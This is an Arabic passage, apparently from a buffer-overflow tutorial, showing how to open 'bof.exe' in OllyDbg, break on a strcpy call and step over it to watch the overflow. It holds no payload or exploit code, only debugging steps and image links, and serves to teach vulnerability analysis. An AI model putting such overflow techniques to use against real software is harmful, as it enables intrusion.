
نقوم الآن بفتح الملف "bof.exe" في برنامج Olly debugger لاستكشاف ما حدث فعليا.. ونضع نقطة توقف عن سطر استدعاء الإجراء strcpy




ثم نقوم بالضغط علي F9 لتشغيل البرنامج وسيعمل حتى يصل لنقطة التوقف كما في الصورة التالية :




ثم نقوم بالضغط علي F8 لتنفيذ إجراء strcpy بدون تتبع تنفيذه.. لينتقل التنفيذ إلي السطر التالي..

